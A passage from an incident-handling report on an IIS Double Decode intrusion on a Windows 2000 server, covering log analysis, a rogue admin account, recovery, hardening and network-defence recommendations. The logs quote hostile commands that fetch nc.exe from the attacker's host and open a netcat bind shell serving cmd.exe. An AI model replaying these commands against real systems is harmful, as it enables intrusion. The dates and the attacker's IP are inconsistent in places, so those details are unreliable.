/c:ftp+1+197.20.240.150+GET+c:\data\nc.exe 502 Mozilla/4.0*(compatible;MSIE+5.5;Windows+NT+4.0;+T312461)
0002-02-10 00:27:15 197.20.240.150 - 197.20.240.122 88 GET /scripts/.35c../winnt/system32/cmd.exe
/c:ftp+1+197.20.240.150+GET+c:\data\nc.exe 502 Mozilla/4.0*(compatible;MSIE+5.5;Windows+NT+4.0;+T312461)
0002-02-10 00:27:50 197.20.240.150 - 197.20.240.122 88 GET /scripts/.35c../winnt/system32/cmd.exe
/c:ftp+1+197.20.240.150+GET+c:\data\nc.exe 502 Mozilla/4.0*(compatible;MSIE+5.5;Windows+NT+4.0;+T312461)
0002-02-10 00:28:11 197.20.240.150 - 197.20.240.122 88 GET /scripts/.35c../winnt/system32/cmd.exe /c:dir:c:\inetpub\scripts 200
Mozilla/4.0*(compatible;MSIE+5.5;Windows+NT+4.0;+T312461)
0002-02-10 00:28:22 197.20.240.150 - 197.20.240.122 88 GET /scripts/httpodbc.dll - 200
Mozilla/4.0*(compatible;MSIE+5.5;Windows+NT+4.0;+T312461)
0002-02-10 00:37:46 197.20.240.150 - 197.20.240.122 88 GET /scripts/httpodbc.dll
Hc15AP[Command=Exploit6cmd+c30250winnt35system3235cmd.exe+22Fc+c30250inetpub35scripts35cmd.exe+1+p+1655+e+c30250winnt35system3235
cmd.exe 200 Mozilla/4.0*(compatible;MSIE+5.5;Windows+NT+4.0;+T312461)


```

The attacker seems now to do the same thing over again (deleting TFTP* files, then http* files - probably httpodbc.dll, all files in c:\inetpub\scripts), then starts the exploit all over again, doing a TFTP GET of httpodbc.dll and nc.exe (with a number of directory commands interspersed in between). Finally, in the fourth and third commands from the bottom of the screen shot is the execution what (based upon some research on the Internet regarding httpodbc.dll) seems to be the In-Process Table Privilege Escalation Exploit. The exploit command sets up a netcat listener on port 1655, with the listener waiting to execute cmd.exe when connected to by a netcat client.


Once the exploit command is executed, there are no further entries, indicating either that success was achieved, or the attacker gave up. The entries on February 12 (see the 020212.log above) show the dropping of httpodbc.dll and the re-execution of the In-Process Table Privilege Escalation Exploit. It is not really possible to know whether one or both of these attempts were successful, since with this approach, if the exploit process is successful, it no longer requires use of the Double Decode attack through HTTP. Other means must be used to determine if the exploit attempt was successful, such as the presence of rogue files and/or processes, etc.

I then decided to take a look at the user information on the Win2K server. What I found gave me further evidence.

The following screen shot shows the users on this server:



At first glance, nothing appeared unusual. Then, as I looked more carefully, I noticed that the user called “TsIn_WIN2KSERVER” had no description or full name, whereas the other “WIN2KSERVER” accounts did. So, I double-clicked on this account icon to get more information. The following screen shots are what I saw:





This account then, which was similar to, but different from several other accounts, was a member of the Administrators group. I then looked up the default accounts created by the Windows 2000 installation process, and discovered that this account was not one of them. So, since this account had not been created by default, and since I had not created this account, obviously someone else had.

It appears then that some user was at least attempting to use the Double Decode directory traversal exploit to set up a privilege elevation attack with the In-Process Table Privilege Escalation exploit. Because of the fact that the aggrieved user's data was deleted, it is very possible that the exploit was successfully executed, an administrative-level account was created for future use, and the attacker carried out their malicious intent by deleting the aggrieved user's files. This, again, is only speculation at this point and cannot be proven (thus it was not included in my logbook entries).

What seems more certain, however (assuming no files were doctored), is that a series of commands was executed from a Windows NT machine, at IP address 147.20.240.150 (on the same subnet as the server), using Microsoft's Internet Explorer version 5.5. I then decided to locate the NT machine with that IP address and continue investigating.

In my company, information about computers, users, IP addresses, etc., is stored in a central database, which can be accessed by anyone (using a "guest" account). So, I looked this IP address up in the database, and discovered the location of the machine in question. It is a "turnaround" or "common" machine,

used by many users. With this machine I went through the same process I had with the Win2K server and the aggrieved user's workstation: making two Drive Image copies of the hard drive, generating a compressed image file and burning it to CD. I then stored the original hard drive, one of the hard drive copies, and the image CD along with the other evidence in my boss' firesafe, notating the added contents, date, time, etc.

At 3:30 PM I placed one of the hard drive copies back in this NT machine and started looking for clues. I checked the Event Log, but, unfortunately, logging is not activated on our NT desktop machines (I did not bother to check the server audit logs, because our IT executive team decided against server auditing since the logs took up too much space). So, I had to look elsewhere.

I then decided to look at the Internet Explorer history under each user's profile. One by one I looked through the history files for evidence of connection to this temporary server I had set up. Then I encountered something I had not expected.

The profile that had many Internet Explorer history references to my attacked server belonged to the aggrieved user himself! Now, because the IIS logs could have been tampered with, one cannot (yet) conclude that the aggrieved user used a series of hacker exploits to surreptitiously delete his own files. If someone had gained administrative privileges to the Windows 2000 server, they could certainly have modified these text log files to implicate a specific machine, and, with local administrative privileges on the "attacking" workstation, could have implicated the aggrieved user. That is for our full-time incident handler and possibly the authorities to determine.

Eradication

The evidence I had gathered seemed to indicate that the user himself (or someone using his account to implicate him) had, for whatever reasons, gone to this "turnaround" machine, and executed a series of hacker exploits (including the Double Decode and In-Process Table Privilege Escalation exploits). This person had then apparently gained administrative access, set up an account with administrative privileges (probably so the exploit would not have to be repeated), deleted the aggrieved user's important data files for his deliverable, then left him the nasty "gotcha" Word file.

Because the aggrieved user was under contract (and duress) to provide the deliverable, and yet was a possible suspect for the deletion of his own files, I decided to talk to my supervisor in order to determine what to do next. I talked to him, telling him everything, and was told to re-baseline the server with a fresh hard drive, tighten its security as completely as I could, and mention my findings to no one. Once the deliverable was sent to the Customer he would restart the investigation with the full-time incident handler and expect a full written report

from me with my recommendations for preventing future incidents of this kind. I would also need to be prepared to share my findings with the authorities if that became necessary.

Recovery

So, at 5:30 PM I removed the copy of the “attacked” hard drive from the Windows 2000 server, installed a fresh hard drive, and reinstalled Windows 2000 Server. I then initiated a hardening process of Win2K, using all the resources I could find. What I learned about hardening Windows 2000 I detail next. What I learned about how to prevent such exploits (and others like them) in general I will share in my Follow-up/Recommendations section, since such steps go beyond Win2K administration to network design, firewall configuration, etc., and are beyond my scope of responsibility.

In order to harden Windows 2000 to prevent such exploits, first one must ensure that no improper access is gained to begin with via the Unicode or Double Decode methods. The first set of steps I took (and which I recommend) to do this are, in summary:

- a. Apply Windows 2000 Service Pack 2 (which includes the patch from MS00-086).
- b. Apply the patch from MS01-044 - or the Windows 2000 Security Rollup Patch 1, which includes MS01-044, plus any security patches that have been released since January 30, 2002). One could use Microsoft's Network Hotfix Checking Tool to ensure that servers are up-to-date on all Microsoft patches.
- c. Install your web folders on a drive other than the system drive.
- d. Always use NTFS for web server volumes and set ACLs conservatively.
- e. Move, rename, or delete any command-line utilities that could assist an attacker, and/or set restrictive permissions on them.
- f. Remove the Everyone and Users groups from Write and Execute ACLs on the server.
- g. Know what it looks like when you are/have been under attack.

Another protective action is to ensure that your Windows 2000 system is not running any services or applications it does not need. For instance, does your Win2k server need IIS at all? If not, remove it, and web directory traversal exploits like Unicode and the Double Decode are not even possible. I realized that I did not need IIS to use Windows 2000 as a simple file server, so I removed it.

A strategy that will cover many of the previously mentioned steps is the implementation of a standard Best Practices configuration on the server in question, such as the CIS Best Practices for Windows 2000. This document is available for free at <http://www.cisecurity.org>. The CIS Best Practices document addresses issues such as Service Packs, Security Patches, auditing, etc. It is

best to test and implement these Best Practices before the server is placed in production. I took several hours to study and apply these best practices on my server, then tested its functionality. Once I was satisfied that the server was functioning normally, I put it back into production, taking note that auditing was indeed working.

You can also use vulnerability scanners with the latest vulnerability information, such as Sara and Nessus. Sara can be obtained at the above CIS site (<http://cisecurity.org>) and Nessus can be pulled from it's own website at <http://www.nessus.org>. These scanners can tell you whether your servers are vulnerable to the exploits common in the last few years. Sara will tell you if your servers are open to any of the SANS/FBI Top Twenty Vulnerabilities, which, as the name implies, constitute the most frequently exploited vulnerabilities. Nessus will cover many more vulnerabilities. I would recommend using Sara first, eliminating any vulnerabilities that it reveals, then using Nessus to reveal any further vulnerabilities, and then addressing those, as I did.

Lessons Learned/Follow-up

Summary: In order to prevent this type of incident in the future, I am recommending the hardening of all server systems (including turning auditing on for all servers), the use of network-based and host-based Intrusion Detection Systems, the re-checking of firewall rules and router ACL's (Access Control Lists), and the use of content-checking software. I am also recommending policy changes regarding our IT information database and the use of modems with PCAnywhere on some of our desktops.

Aside from the Win2K-specific recommendations mentioned in the previous section, my research revealed a number of strategies for defending the company's network against future intrusions/attacks. I would first like to recommend the use of both network-based and host-based IDS (Intrusion Detection Systems).

Host-based Intrusion Detection Systems (Host IDS's), such as Tripwire for Servers (<http://www.tripwire.com>), will check the content/verify the integrity of server files and send notifications immediately if anything changes. They ensure that no files are added, deleted or modified on your servers without your knowing it. A host-based IDS might not have been thought cost-effective previously, but I believe the time saved in lost person-hours due to re-creation of data and/or data restoration, investigation time, etc. is more than worth the price of the product. Parallel software is available for your routers and switches.

Network-based Intrusion Detection Systems (Network IDS's) can identify (and block, with OneSecure's IDP System, <http://www.onesecure.com/products.html>) undesirable network traffic on your LAN. This identification is based upon either a network traffic "signature" or the presence of "anomalies". With signature-

based network IDS's, you tell your IDS to look for traffic that uses a particular traffic signature. For example, with the exploit I have just witnessed, you could tell the IDS to look for HTTP traffic with "nc.exe" and "httpodbc.dll". If this traffic were seen, one would have reason to believe an exploit was in progress.

The other method used in IDS's is "anomaly detection", which checks for traffic that is "out of the ordinary". So, with network-based IDS's being used (another example being Network Flight Recorder, found at <http://www.nfr.com>), you will not necessarily stop the exploit, but you will be alerted, and have forensic evidence of its progress.

So, placing network-based IDS's on key network traffic links, and host-based IDS's on all servers would go a long way to protecting our network against external intrusions and internal attacks.

We already have firewalls in place, which is important. Now, we simply need to ensure that they are blocking access to the important network application-level services on the internal network, such as http (port 80), DNS (port 53), FTP (21), SMTP (25), NetBIOS (TCP and UDP ports 135-139), as well as access from the internal network out to the "world". If incoming and outgoing ports such as these are blocked at the firewall, direct execution of the exploit I have described will be impossible. Attackers will have to take control of another system outside the firewall or in the DMZ that has access to (or a trust relationship with) the target system, or another system that is inside the target's LAN, etc., which makes their job harder.

We can also use Router Access Control Lists (ACL's) to block "marked" traffic (e.g., http traffic that has URL's containing, "cmd.exe", or "nc.exe", "httpodbc.dll", etc. - see, for a similar example, http://www.cisco.com/warp/public/63/nbar_acl_codered.shtml#6a). If we choose to take this approach, we must update the list of "marked" traffic regularly, just as we would update anti-virus definitions, and IDS signatures.

I would also recommend content checking software such as MIMESweeper (seen at <http://www.westcoast.com/asiapacific/articles/standalone/minesweeper/minesweeper.htm>) which will check mail and/or web traffic for the content we specify. So, we can block specific types of URL's used in web exploits.

Finally, I would like to address some additional practices that create holes in our company's network.

First of all, our use of this database that houses all hostname, IP address, user information, etc. is really dangerous from a security perspective. Making this information available to anyone through "guest" access is providing an open door to people inside (and possibly outside) our network to gain useful information for

hacking attacks. We are leaving ourselves wide open. This database **must** password protected at the very least, or we certainly have no reason to complain when someone abuses the information.

Second, the use of modems and PCAnywhere on some of our workstations so administrators can complete administrative tasks by dialing in from home is also very dangerous. Many modem hacking tools are available that can break PCAnywhere passwords (assuming passwords are in place), thus placing our entire network in jeopardy. These unregulated modems effectively bypass our firewalls, potentially giving someone an “end-run” around our detailed firewall rules, router ACL’s, etc.

I do not see the necessity of the use of modems with PCAnywhere. Why not setup VPN connections or even have administrators get in the car and drive to work instead, since we have some that live in close proximity? In light of the potential dangers, a ten-minute drive is certainly not unwarranted if something must be done immediately. If these modems must be used, though, that use must be closely regulated and tracked (strong passwords used, changed regularly, access given only with necessity, etc.).

I would finally like to recommend that we gather all the system administrators, network administrators, and the rest of the Incident Handling team to review these recommendations and put an implementation schedule in place within the week. This should greatly reduce the likelihood that this incident (or any like it) will happen again.

Bibliography

Cole, Eric, Hackers Beware: Defending You Network From the Wiley Hacker, New Riders, Indianapolis, 2002.

SANS INSTITUTE, The, Computer Security: Incident Handling Step By Step, Version 2.2, The SANS Institute, 2001.

Scambray, Joel; McClure, Stuart; Kurtz, George, Hacking Exposed: Network Security Secrets & Solutions, 2nd Edition, Osborne/McGraw-Hill, Berkeley, 2001.

Scambray, Joel; McClure, Stuart; Kurtz, George, Hacking Windows 2000 Exposed: Network Security Secrets & Solutions, Osborne/McGraw-Hill, Berkeley, 2001.

Skoudis, Ed, Counter Hack: A Step-by-Step Guide to Computer Attacks and Effective Defenses, Prentice Hall, Upper Saddle River, 2002.